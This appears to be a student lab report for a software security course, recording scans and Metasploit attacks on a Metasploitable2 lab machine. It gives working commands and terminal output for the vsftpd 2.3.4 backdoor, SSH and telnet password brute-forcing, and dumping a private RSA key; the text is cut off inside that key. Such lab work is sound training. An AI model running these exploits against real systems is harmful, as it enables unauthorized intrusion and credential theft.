
CSCI 420 Software Security
Mia Weber
04/15/2023

Vulnerability Scanning and Penetration Testing


Discovery Scan

A discovery scan includes four phases: a ping scan which determines if the hosts are online, a port scan which identifies the ports that are open and the services available on those ports, an OS and Version Detection scan which detects the service version numbers and the operating system, and a Data Import phase which collects all the data and creates a report.


Ping Scan: ***ping 192.168.64.3***




Port Scan: ***nmap –sT 192.168.64.3***




OS Scan: ***sudo nmap –O 192.168.64.3***



Version Detection Scan: ***sudo nmap –sV 192.168.64.3***



msfconsole scan to show vulnerabilities (just on a select number of ports to start: 80,22,25,110):
nmap -sV -A -p 80,22,110,25 192.168.64.3



Vulnerabilities

Port Number:	Process Running:	Exploit:	Result:
21	FTP	aux/scanner/ftp/ftp_login && exploit/unit/ftp/usftpd_234_backdoor	Success
22	SSH	aux/scanner/ssh/ssh_login	Success
23	telnet	aux/server/capture/telnet && aux/scanner/telnet/telnet_login	Success
25	smtp	aux/scanner/smtp/smtp_enum	Success
53	domain	aux/spoof/dns/bailiwicked_domain && aux/gather/enum_dns	Failed RuntimeError && undefined method
80	http	aux/scanner/http/dir_listening && aux/scanner/http/dir_scanner && exploit/multi/http/php_cgi_arg_injection	Partial Success
139 & 445	netbios-ssn	exploit/multi/samba/usermap_script	Failed LHOST problem

1099	java-rmi	exploit/multi/misc/java_rmi_server	Failed LHOST Problem
1524	bindshell	nc 192.168.64.3 1524	Success
2049	NFS	mount -t nfs 192.168.64.3:/ /tmp/r00t	Failed Mount Problem
2121	FTP	aux/scanner/ftp/ftp_login && exploit/unit/ftp/usftpd_234_backdoor	Success
3306	mysql	Mysql_login && mysql_sql	Success Not correctly dumping passwords & hases
6667	UnRealRCD IRC Daemon	exploit/unix/irc/unreal_ircd_3281_backdoor aux/admin/smb/samba_symlink_traversal	Success Dumped passwords from /etc/passwd

Port 21 FTP

Running the telnet command allows for temporary access to the metasploitable2 interface as seen below:


If telnet is run specifically on port 21 like below then the exploit can be used. The exploit is that if a username ends with ":)" then it opens a listening shell on port 6200 as seen below. Running the telnet command specifically on port 6200 verifies that this happened as intended. Each command that is run in this shell needs to end with a semicolon and we can escape the shell with ^] followed by 'quit'.

```
(base) ┌──(kali㉿kali-linux-2022-2)-[/tmp/r00t]
└─$ telnet 192.168.64.3 21
Trying 192.168.64.3 ...
Connected to 192.168.64.3.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER userA:)
331 Please specify the password.
PASS passA
^]
telnet> quit
Connection closed.

(base) ┌──(kali㉿kali-linux-2022-2)-[/tmp/r00t]
└─$ cd

(base) ┌──(kali㉿kali-linux-2022-2)-[~]
└─$ nmap -p6200 192.168.64.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 14:59 MDT
Nmap scan report for 192.168.64.3
Host is up (0.0022s latency).

PORT     STATE SERVICE
6200/tcp open  lm-x

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds

(base) ┌──(kali㉿kali-linux-2022-2)-[~]
└─$
```

```
(base) ┌──(kali㉿kali-linux-2022-2)-[/tmp/r00t]
└─$ telnet 192.168.64.3 6200
Trying 192.168.64.3 ...
Connected to 192.168.64.3.
Escape character is '^]'.
uname -r;
2.6.24-16-server
: command not found
ls -la;
total 97
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13700 Mar 14 16:35 dev
drwxr-xr-x  94 root root  4096 Mar 14 16:35 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 13752 Mar 14 16:35 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 112 root root     0 Mar 14 16:34 proc
drwxr-xr-x  13 root root  4096 Mar 14 16:35 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Mar 14 16:34 sys
drwxrwxrwt   4 root root  4096 Mar 14 16:36 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
: command not found
^]
telnet> quit
Connection closed.

(base) ┌──(kali㉿kali-linux-2022-2)-[/tmp/r00t]
└─$
```

Another exploit that I used was the **exploit/unix/ftp/vsftp_234_backdoor** which also allowed for remote access into the metasploitable2 machine as seen below:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.64.3
RHOST ⇒ 192.168.64.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set target 0
target ⇒ 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.64.3     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                      ing-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```



Resource used:
https://www.zerodaysnoop.com/articles/pentesting-vulnerabilities-in-metasploitable-part-1/
https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

Port 22 SSH


The ssh_login exploit allows for a brute force attack that results in ssh access to the metasploitable2 shell. In order for this exploit to work as indented the following files were created that contain common usernames and passwords for each account taken from the Rapid7 website.
/usr/share/metasploit-framework/data/wordlists/try_password.txt
/usr/share/metasploit-framework/data/wordlists/try_username.txt
We can use the ssh_login exploit by opening msfconsole and ***use auxiliary/scanner/ssh/ssh_login*** as seen in the screenshot below. We then set the username and password files to the files created earlier and ensure that the RHOSTS is set. Then we can ***exploit.***


```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE/usr/share/metasploit-framework/data/wordlists/root_userpass.txt
[-] Unknown datastore option: USERPASS_FILE/usr/share/metasploit-framework/data/wordlists/root_userpass.txt.
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

OPTIONS:

    -g, --global  Operate on global datastore variables

msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/ssh/ssh_login) >
```


```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_fil /usr/share/metasploit-framework/wordlists/try_password.txt
[-] Unknown datastore option: pass_fil. Did you mean PASS_FILE?
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/metasploit-framework/data/wordlists/try_password.txt
pass_file => /usr/share/metasploit-framework/data/wordlists/try_password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /usr/share/metasploit-framework/data/wordlists/try_username.txt
user_file => /usr/share/metasploit-framework/data/wordlists/try_username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.64.3:22 - Starting bruteforce
[+] 192.168.64.3:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdro
m),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linu
x metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[!] No active DB -- Credential data will not be saved!
[*] SSH session 1 opened (10.211.55.6:37345 → 192.168.64.3:22) at 2023-03-14 17:19:26 -0600
[-] 192.168.64.3:22 - Failed: 'user:msfadmin'
[+] 192.168.64.3:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-
server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (10.211.55.6:42473 → 192.168.64.3:22) at 2023-03-14 17:19:29 -0600
[-] 192.168.64.3:22 - Failed: 'postgres:msfadmin'
[-] 192.168.64.3:22 - Failed: 'postgres:user'
[+] 192.168.64.3:22 - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 3 opened (10.211.55.6:44853 → 192.168.64.3:22) at 2023-03-14 17:19:34 -0600
[-] 192.168.64.3:22 - Failed: 'sys:msfadmin'
[-] 192.168.64.3:22 - Failed: 'sys:user'
[-] 192.168.64.3:22 - Failed: 'sys:postgres'
[+] 192.168.64.3:22 - Success: 'sys:batman' 'uid=3(sys) gid=3(sys) groups=3(sys) Linux metasploitable 2.6.24-16-server #1 S
MP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 4 opened (10.211.55.6:39005 → 192.168.64.3:22) at 2023-03-14 17:19:42 -0600
[-] 192.168.64.3:22 - Failed: 'klog:msfadmin'
[-] 192.168.64.3:22 - Failed: 'klog:user'
[-] 192.168.64.3:22 - Failed: 'klog:postgres'
[-] 192.168.64.3:22 - Failed: 'klog:batman'
[+] 192.168.64.3:22 - Success: 'klog:123456789' 'Could not chdir to home directory /home/klog: No such file or directory Co
uld not chdir to home directory /home/klog: No such file or directory '
[*] SSH session 5 opened (10.211.55.6:44183 → 192.168.64.3:22) at 2023-03-14 17:19:51 -0600
[-] 192.168.64.3:22 - While a session may have opened, it may be bugged.  If you experience issues with it, re-run this mod
ule with 'set gatherproof false'.  Also consider submitting an issue at github.com/rapid7/metasploit-framework with device
details so it can be handled in the future.
[-] 192.168.64.3:22 - Failed: 'service:msfadmin'
[-] 192.168.64.3:22 - Failed: 'service:user'
```


```
[-] 192.168.64.3:22 - Failed: 'service:postgres'
[-] 192.168.64.3:22 - Failed: 'service:batman'
[-] 192.168.64.3:22 - Failed: 'service:123456789'
[+] 192.168.64.3:22 - Success: 'service:service' 'uid=1002(service) gid=1002(service) groups=1002(service) Linux metasploit
able 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 6 opened (10.211.55.6:34085 → 192.168.64.3:22) at 2023-03-14 17:20:02 -0600
[-] 192.168.64.3:22 - Failed: 'root:msfadmin'
[-] 192.168.64.3:22 - Failed: 'root:user'
[-] 192.168.64.3:22 - Failed: 'root:postgres'
[-] 192.168.64.3:22 - Failed: 'root:batman'
[-] 192.168.64.3:22 - Failed: 'root:123456789'
[-] 192.168.64.3:22 - Failed: 'root:service'
[-] 192.168.64.3:22 - Failed: 'root:password'
[-] 192.168.64.3:22 - Failed: 'root:root'
[-] 192.168.64.3:22 - Failed: 'root:'
[-] 192.168.64.3:22 - Failed: 'root:'
[-] 192.168.64.3:22 - Failed: 'admin:msfadmin'
[-] 192.168.64.3:22 - Failed: 'admin:user'
[-] 192.168.64.3:22 - Failed: 'admin:postgres'
[-] 192.168.64.3:22 - Failed: 'admin:batman'
[-] 192.168.64.3:22 - Failed: 'admin:123456789'
[-] 192.168.64.3:22 - Failed: 'admin:service'
[-] 192.168.64.3:22 - Failed: 'admin:password'
[-] 192.168.64.3:22 - Failed: 'admin:root'
[-] 192.168.64.3:22 - Failed: 'admin:'
[-] 192.168.64.3:22 - Failed: 'admin:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

As seen above, the exploit displays which password and username combos were successful and which failed. If we enter into the session created by this exploit we can get the id and uname -a for each as seen below:









Resource used:
https://systemweakness.com/using-metasploit-to-attack-default-ssh-username-passwords-73312a5a67a

Port 23 Telnet

There were two exploits that I attempted on port 23. One was the **auxiliary/server/capture/telnet** exploit which executes man in the middle telnet spoofing. I was unable to get this exploit to work as intended. The errors that I encountered can be seen in the screenshot below:

```
msf6 > use auxiliary/server/capture/telnet
msf6 auxiliary(server/capture/telnet) > set srvhost 192.168.64.3
srvhost => 192.168.64.3
msf6 auxiliary(server/capture/telnet) > exploit
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/capture/telnet) >
[-] Auxiliary failed: Rex::BindFailed The address is already in use or unavailable: (192.168.64.3:23).
[-] Call stack:
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.47/lib/rex/socket/comm/local.rb:192:in `
rescue in create_by_type'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.47/lib/rex/socket/comm/local.rb:179:in `
create_by_type'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.47/lib/rex/socket/comm/local.rb:36:in `c
reate'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.47/lib/rex/socket.rb:51:in `create_param
'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.47/lib/rex/socket/tcp_server.rb:39:in `c
reate_param'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.47/lib/rex/socket/tcp_server.rb:29:in `c
reate'
[-]   /usr/share/metasploit-framework/lib/msf/core/exploit/remote/tcp_server.rb:60:in `start_service'
[-]   /usr/share/metasploit-framework/lib/msf/core/exploit/remote/socket_server.rb:42:in `exploit'
[-]   /usr/share/metasploit-framework/modules/auxiliary/server/capture/telnet.rb:45:in `run'
Interrupt: use the 'exit' command to quit
msf6 auxiliary(server/capture/telnet) > exploit
```

The other exploit that I used on port 23 was the **auxiliary/scanner/telnet/telnet_login** exploit which worked as intended and the results of which can be seen below. Once again the same user_file and pass_file were used. This exploit allowed me to remotely access the contents of the metasploitable2 machine and you can see the directory “vulnerable” is visible from this location in the file structure.

```
msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/telnet/telnet_login) > set user_file /usr/share/metasploit-framework/data/wordlists/try_username.txt
user_file => /usr/share/metasploit-framework/data/wordlists/try_username.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set pass_file /usr/share/metasploit-framework/data/wordlists/try_password.txt

pass_file => /usr/share/metasploit-framework/data/wordlists/try_password.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/telnet/telnet_login) > exploit

[!] 192.168.64.3:23       - No active DB -- Credential data will not be saved!
[+] 192.168.64.3:23       - 192.168.64.3:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.64.3:23       - Attempting to start session 192.168.64.3:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (10.211.55.6:41043 → 192.168.64.3:23) at 2023-03-14 17:55:21 -0600
[*] 192.168.64.3:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions 1
[*] Starting interaction with 1...


Shell Banner:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.


msfadmin@metasploitable:~$ ls
ls
vulnerable
msfadmin@metasploitable:~$
```

We can also go ahead and dump out some keys as well:

```
msfadmin@metasploitable:~/vulnerable/mysql-ssl/mysql-keys$ sudo cat server-key.pem
<ulnerable/mysql-ssl/mysql-keys$ sudo cat server-key.pem
[sudo] password for msfadmin:

msfadmin@metasploitable:~/vulnerable/mysql-ssl/mysql-keys$ sudo cat server-key.pem
<ulnerable/mysql-ssl/mysql-keys$ sudo cat server-key.pem
[sudo] password for msfadmin: msfadmin

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAwr/EWdPGdlGXd2bRyvpgrBeKSeQtVmQFqHdz2bmul5TCYVGX
c+1Fa9GEAzIEnCv9OoFXXmCdgqx2ee572GZKqL53z2QVdWckQl5FuIK4Ko+++WTf
R86KvvFa+51Bm9e6SKidKSXoSXMvBOVxntFWNef2taFef4KWk3zJKbCU5Rurdva8
R4JK681xT9BjbgR8xMvuDYS112zaRKkpAD134dEjGOUQtYxnuuaJOmYl+alz+mfn
bUXpfeCR4fGBjMlKAw7zzkzH83hfwZE8wLaxRRxA8dEmOe/HKxAZjEEFb2Xk4/88
tqCRWwDa/o010nQxhxHSO8DS3EGRnWmrRqZLkQIDAQABAoIBAC8JjE455URsno3b
Sq6g3LqUEPWZ5A1qqScwes3KmE3KQ0yoHVGFrG/HMgBnk095HHeGB+kmosSODSuU
G1uAEWZCYsO3o6swl0RkaqiPAhZdk72+zGMWktJdjyEYsWEHsNmdyB/JJRqgdGnV
VSUL4KuydBcYe6+GhgHncNrd6IiRQunZUhReMWvwhWs/VqLToiifLe+BaZ1e6ej8
nsv0Stn3oF6SAOZnM7ddFGhONHMgk5Ogix8iulpX7h47q18XHVrDtviGpaJWjB3e
XmBRS0xt8n0CZFoPj10WQww24fexRCWDTomo1rA6+xnF0OmEzIf22EQazHS/WPSg
tWxMKEUCgYEA9rkzEZS22QkGyZkQoy5Y8pGKoeO0shYPssFuLM8J4l8+W/iyB171
ouyW9wk5XH+hXrV6VGl9raC40Yk8JT4n8XsZt6QAuY5rjm2zxgEfo9AEu+z5AqtD
z02F65jgFjiSrtfvClfK0/RcZdpXzw0s9lcTi+B4iX7h6Dl1R8wZZssCgYEAyhJL
x1RTH04duVRwLrTi8sDoVnyYgexXv4GzmxCgwP6gphC3RjTNXcq5R86TS2NGpPpW
P774GPpXuo3S0VZ3Wppo+OHddrW3oMD5tr/aqUmIz82I+68VZGQSUgIpaPyEpWJz
h5HOPwZzoFv5Uwztutf1V/xc5dxNJgj0mRdzL5MCgYEAtwl2ZZiafjFAI9e2jBka
S/rFiozPxT6wrsDp57xBbPuT28+I5AcC3LgA14y0TXcyVHz2ICGS53jRJEJXqJmQ
MIpO7fpxvzd1e9jPAhpbSsBMgs6vfddpGyY8MCjeNh4KVERGRroS82PaGIX/ltAD
h03aZm9FfVvwZMQbygQU5DkCgYB0cQiTy2a+wl/kfODMOVYR9tGrjM7BB3UlGNNr
hrBrpg7iwv0piqHQ61HLLCG6rnF1/f+Xai9DDXdiO/mAweezIQleaaEZl+tByhHb
mkChjos028aU6bZVDEl2UmKUafbx6oKSW5XSwZ/9hyJsFiYjpfBuDDFoD4OxaDWy
